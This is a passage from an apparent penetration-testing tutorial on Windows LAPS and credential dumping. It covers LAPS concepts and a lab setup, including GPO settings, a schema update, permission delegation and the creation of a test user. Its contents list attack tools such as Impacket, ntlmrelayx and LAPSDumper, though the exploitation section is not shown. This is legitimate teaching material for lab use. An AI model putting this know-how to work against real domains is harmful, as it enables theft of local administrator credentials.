

PasswordPasswordPasswordPasswordPasswordPasswordPassw



PasswordPasswordPasswordPasswordPasswordPasswordPassw

ACTIVE DIRECTORY: LAPS

Credential Dumping

Mitre (T1003)



Contents

Introduction.....	3
Introduction to LAPS	3
Key Benefits of LAPS	3
How LAPS Enhances Security	4
Implementation and Management of LAPS.....	4
Working of LAPS.....	4
Types of LAPS.....	4
Legacy Microsoft LAPS (MS LAPS)	4
New Windows LAPS (Integrated in Windows 10/11 & Server 2019/2022).....	4
Pre-requisites.....	4
Lab Setup	5
Create the AD Environment:	5
Domain Controller:	5
Create an Organizational Unit.....	5
Download and Install LAPS	6
Download LAPS	7
Install LAPS on the DC	7
Configure Group Policy for LAPS.....	7
Extend AD Schema for LAPS.....	12
Set AD Permissions.....	12
Deploy LAPS to Client Machines.....	13
Test LAPS	14
Understand the LAPS Security Model:.....	15
Add a new domain user to the Client Machine with AllExtendedRights Permission.	15
Explanation: All Extended Rights:.....	19
Exploitation Phase	20
Bloodhound – Hunting for Weak Permissions	20
Explanation of BloodHound	20
Method for Exploitation - Credential Dumping (T1003).....	22
Impacket.....	22
NXC tool.....	23
PyLaps	23
LAPSDumper.....	24
BloodyAD.....	25
Ldapsearch.....	25



Metasploit: ldap_query	25
Impacket-ntlmrelayx.....	26
ldap_shell.....	28
Windows Exploitation.....	29
Powershell.....	29
NetTools.....	29
Sharplaps.....	31
Metasploit: enum_laps.....	32
Powerview.....	32
Active Directory Explorer – Sysinternals	33
Conclusion	34
Best Practices for LAPS Security:	34
Summary of Key Takeaways	35
Notes	35

Introduction

In this article, we will be discussing the concept of Credential Dumping and LAPS (Local Administrator Password Solution). We will delve into the world of password management and explore how LAPS can help mitigate the risks associated with using shared local accounts and passwords across a domain. With the increasing threat of cyber attacks, it's essential to understand the importance of secure password management and how LAPS can help streamline this process.

Introduction to LAPS

The Local Administrator Password Solution (LAPS) is a tool designed to manage local account passwords for computers joined to a domain. It securely stores these passwords in **Active Directory (AD)** and protects them using **Access Control Lists (ACLs)**. Consequently, only authorized users can access or reset them.

Key Benefits of LAPS

In setups where users must log into computers without domain credentials, managing passwords can become challenging and heighten the risk of Pass-the-Hash (PtH) attacks. Therefore, **LAPS** addresses the problem of using a shared **local account** with the same password across all **computers in a domain**. It assigns a unique, randomly generated password to the **local administrator account** on each machine. As a result, **domain administrators** can control which users, such as helpdesk staff, can view these passwords.



How LAPS Enhances Security

LAPS streamlines password management while bolstering defenses against cyber threats. Specifically, it reduces the risk of **lateral movement** within a network, a vulnerability that arises when identical local administrative credentials are used across multiple computers. It stores passwords for each computer's **local administrator account** in **Active Directory** within a confidential attribute tied to the computer's AD object. Furthermore, computers update their password information in AD, and **domain administrators** assign read permissions to specific users or groups, like helpdesk teams.

Implementation and Management of LAPS

With LAPS, local administrator passwords on domain-joined computers are automatically managed, ensuring they are unique, randomly created, and safely stored in Active Directory. Since it is built entirely on **AD infrastructure**, **LAPS** requires no additional technologies. Moreover, it relies on a **Group Policy client-side extension (CSE)** installed on managed computers to handle all tasks, and it includes management tools that simplify configuration and oversight.

Working of LAPS

At its core, LAPS uses a Group Policy client-side extension (CSE) that performs key functions during a Group Policy update. First, it checks if the **local Administrator account's password** has expired. If it has expired or needs to change pre-emptively, the CSE immediately generates a new password and ensures it complies with the **password policy**. Then, the CSE updates **Active Directory** with the new password, stores it as a **confidential attribute** linked to the computer's account, and records the password's next expiration date in a separate attribute. Additionally, it updates the **Administrator account's password** on the computer. Finally, authorized users can retrieve the password from **Active Directory** or request a password reset for a specific machine as needed.

Types of LAPS

Legacy Microsoft LAPS (MS LAPS)

- First, Legacy Microsoft LAPS requires an Active Directory schema extension (ms-MCS-AdmPwd) to operate.
- Additionally, administrators must install separate MSI on all client machines.
- They can manage it through PowerShell, Group Policy Objects (GPO), and the LAPS UI.

New Windows LAPS (Integrated in Windows 10/11 & Server 2019/2022)

- In contrast, the New Windows LAPS is built into Windows, so it doesn't require a separate installation.
- It securely stores local administrator passwords in Active Directory (AD) or Azure AD.
- Moreover, it supports password encryption for enhanced security.
- Administrators can manage it via PowerShell, GPO, and Microsoft Intune.

Pre-requisites

- **OS:** Windows Server 2019 (domain-joined; legacy LAPS works from Server 2003 SP1+).
- **Software:** .NET Framework 4.0+, PowerShell 2.0+ (both included by default in Server 2019).
- **AD:** Schema Admin rights for updates, functional AD domain.
- **Permissions:** Local admin rights for installation, Domain Admins for AD configuration.





Lab Setup

Create the AD Environment:

To simulate an Active Directory environment, you will need a Windows Server as a Domain Controller (DC) and a client machine (Windows or Linux) where you can run enumeration and exploitation tools.

Domain Controller:


- Install Windows Server (2016 or 2019 recommended).
- Promote it to a Domain Controller by adding **Active Directory Domain Services**.
- Set up the domain (e.g., **local**).

Create an Organizational Unit

Organizational units (OUs) in an Active Directory Domain Services (AD DS) managed domain let you logically group objects such as user accounts, service accounts, or computer accounts. You can then assign administrators to specific OUs and apply group policy to enforce targeted configuration settings.

Open **Active Directory Users and Computers** (ADUC) on the Domain Controller.

Right-click on **Domain (ignite.local)** and click on **New**, and then click on **Organizational Unit**.



Assign the name of Other U as **Tech**.



New Object - Organizational Unit

Create in: ignite.local/

Name:
Tech

☒ Protect container from accidental deletion

OK Cancel Help

Add your client machine to the Tech OU.

Active Directory Users and Computers

File Action View Help

	Name	Type	Description
Active Directory Users and Comp			
> Saved Queries			
▼ ignite.local			
> Builtin			
> Computers			
> Domain Controllers			
> ForeignSecurityPrincipals			
> Managed Service Account			
> Users			
> Tech	MSEDGEWIN10	Computer	

Download and Install LAPS

Before beginning with the credential dumping phase, we need to setup the LAPS on our Windows Server 2016 or Windows 10 machine. We need to perform 3 specific tasks that include installation of LAPS fat client, Configuring PowerShell Module, and Implementing Group Policy templates.

Download LAPS


Get the latest version of LAPS from the [Microsoft Download Center](#).

Install LAPS on the DC

Run the .msi installer and select:

- **Management Tools** (for the LAPS UI)
- **Group Policy Templates** (for configuring LAPS via GPO)
- **PowerShell Module** (for command-line management)


Complete the installation




Configure Group Policy for LAPS

Open the Group Policy Management Console (GPMC).

Create a new GPO or edit an existing one.



Navigate to: Computer Configuration → Administrative Templates → LAPS.



Configure the following settings: Screenshot given below

Password Settings: Set to Enabled

Password Complexity → Large letters + small letters + numbers + specials

Password Length → Set length (default: 14).

Password Age (Days) → Define the expiry (e.g., 30 days).



Password Settings

Previous Setting Next Setting

☐ Not Configured Comment:

☒ Enabled

☐ Disabled

Supported on: At least Microsoft Windows Vista or Windows Server 2003 family

Options:

Help:

Password Complexity

Large letters + small letters + numbers + specials

Password Length 14

Password Age (Days) 30

Configures password parameters

Password complexity: which characters are used when generating a new password
Default: Large letters + small letters + numbers + special characters

Password length
Minimum: 8 characters
Maximum: 64 characters
Default: 14 characters

Password age in days
Minimum: 1 day
Maximum: 365 days
Default: 30 days

OK Cancel Apply

Enable Name of Administrator account to manage → Set to Enabled.
And set the administrator account name, in this case, **ieuser**



Name of administrator account to manage

Previous Setting Next Setting

☐ Not Configured Comment:

☒ Enabled

☐ Disabled

Supported on: At least Microsoft Windows Vista or Windows Server 2003 family

Options:

Administrator account name

ieuser

Help:

Administrator account name: name of the local account you want to manage password for.
DO NOT configure when you use built-in admin account. Built-in admin account is auto-detected by well-known SID, even when renamed
DO configure when you use custom local admin account

OK Cancel Apply

Enable Local admin Password Management → set to Enabled.

Group Policy Management Editor

File Action View Help

Default Domain Policy [WIN-711H91JH]

Computer Configuration

Policies

Software Settings

Windows Settings

Administrative Templates: Policies

Control Panel

LAPS

Network

Printers

Server

Start Menu and Taskbar

System

Windows Components

All Settings

Setting	State
Password Settings	Enabled
Name of administrator account to manage	Enabled
Do not allow password expiration time longer than required ...	Not configured
Enable local admin password management	Enabled



To make all the changes in the policy active, we need to perform a Group Policy update as shown in the image below:

```
Microsoft Windows [Version 10.0.17763.292]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\Administrator>gpupdate /force
Updating policy...

Computer Policy update has completed successfully.
_
```

Extend AD Schema for LAPS

Open PowerShell as Administrator on the DC & run the following command to update the schema:

```
powershell -ep bypass
Import-Module AdmPwd.PS
Update-AdmPwdADSchema
```

This will create two new attributes in **Active Directory (AD)**:

ms-MCS-AdmPwd → Stores the local admin password.

ms-MCS-AdmPwdExpirationTime → Stores the password expiration time.

Set AD Permissions

Allow Computers to Update Their Own Passwords

```
Set-AdmPwdComputerSelfPermission -OrgUnit Tech
Grant Admins Access to View Passwords
Set-AdmPwdReadPasswordPermission -OrgUnit Tech -AllowedPrincipals Administrators
```



```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Users\Administrator> powershell -ep bypass
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Users\Administrator> Import-Module AdmPwd.PS
PS C:\Users\Administrator> Update-AdmPwdADSchema

Operation                DistinguishedName                Status
-----
AddSchemaAttribute       cn=ms-Mcs-AdmPwdExpirationTime,CN=Schema,CN=Configuration,DC=i... Success
AddSchemaAttribute       cn=ms-Mcs-AdmPwd,CN=Schema,CN=Configuration,DC=ignite,DC=local    Success
ModifySchemaClass        cn=computer,CN=Schema,CN=Configuration,DC=ignite,DC=local        Success

PS C:\Users\Administrator> Set-AdmPwdComputerSelfPermission -OrgUnit Tech


Name                DistinguishedName                Status
----
Tech                OU=Tech,DC=ignite,DC=local        Delegated

PS C:\Users\Administrator> Set-AdmPwdReadPasswordPermission -OrgUnit Tech -AllowedPrincipals Administrators

Name                DistinguishedName                Status
----
Tech                OU=Tech,DC=ignite,DC=local        Delegated
```

Deploy LAPS to Client Machines

Install LAPS on all client machines via GPO, SCCM, or manual installation.



Ensure the LAPS agent is running by executing:





gpupdate /force

```
Microsoft Windows [Version 10.0.17763.379]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\raj>gpupdate /force
Updating policy...

Computer Policy update has completed successfully.
User Policy update has completed successfully.

C:\Users\raj>
```

Test LAPS

Now to ensure that it is working fine, let's check the password given by LAPS to Client Machine (MSEEDGEWIN10) in its properties. As you can observe in the given below image the LAPS has assigned the random password to the Client Machine (MSEEDGEWIN10).

Open **Active Directory Users and Computers** (ADUC) on the Domain Controller.

Locate User Client Machine (**MSEEDGEWIN10**) in the **Tech OU**.

Under its **properties**, click on **Attribute Editor**.

The screenshot shows the Active Directory Users and Computers (ADUC) console. In the left pane, the 'Tech' organizational unit is selected. The main pane displays a list of objects, with 'MSEEDGEWIN10' (Computer) highlighted. The 'Properties' dialog box for 'MSEEDGEWIN10' is open, and the 'Attribute Editor' tab is selected. The 'ms-Mcs-AdmPwd' attribute is highlighted, showing a random password: J4qS./&[9kTa].

Attribute	Value
logonCount	7
msDS-SupportedEncr...	0x1C = (RC4 HMAC_MD5 AES128_CTS_
ms-Mcs-AdmPwd	J4qS./&[9kTa]
ms-Mcs-AdmPwdExpi...	133821305420083432
name	MSEEDGEWIN10
objectCategory	CN=Computer,CN=Schema,CN=Configurati
objectClass	top; person; organizationalPerson; user; com
objectGUID	7a04f520-ac98-4da9-bfc0-e458270e2046
objectSid	S-1-5-21-798084426-3415456680-32748294
operatingSystem	Windows 10 Enterprise Evaluation
operatingSystemVersi...	10.0 (17763)
primaryGroupID	515 = (GROUP_RID_COMPUTERS)
pwdLastSet	12/24/2024 11:41:31 PM India Standard Tim
replPropertyMetaData	AttID Ver Loc.USN Orq.DSA

Intro: Setting up a user (raj) to retrieve LAPS-managed passwords from AD. This isn't an attack by itself—it's a legitimate administrative action if done by an authorized admin. However, if an attacker gains control of the raj account or performs these steps without authorization, it could lead to a **privilege escalation attack** or **credential theft** in the following ways:

Create the Domain User

Create an AD user account named Raj.

```
net user raj Password@1 /add /domain
```

Understand the LAPS Security Model:


LAPS stores local admin passwords in the ms-Mcs-AdmPwd attribute, which is protected by default. Only specific groups (e.g., Domain Admins) or explicitly delegated users can read it.

The win1 account didn't have permission to read this attribute, so you're creating a new user (raj) and granting the minimum permissions needed to retrieve LAPS passwords.

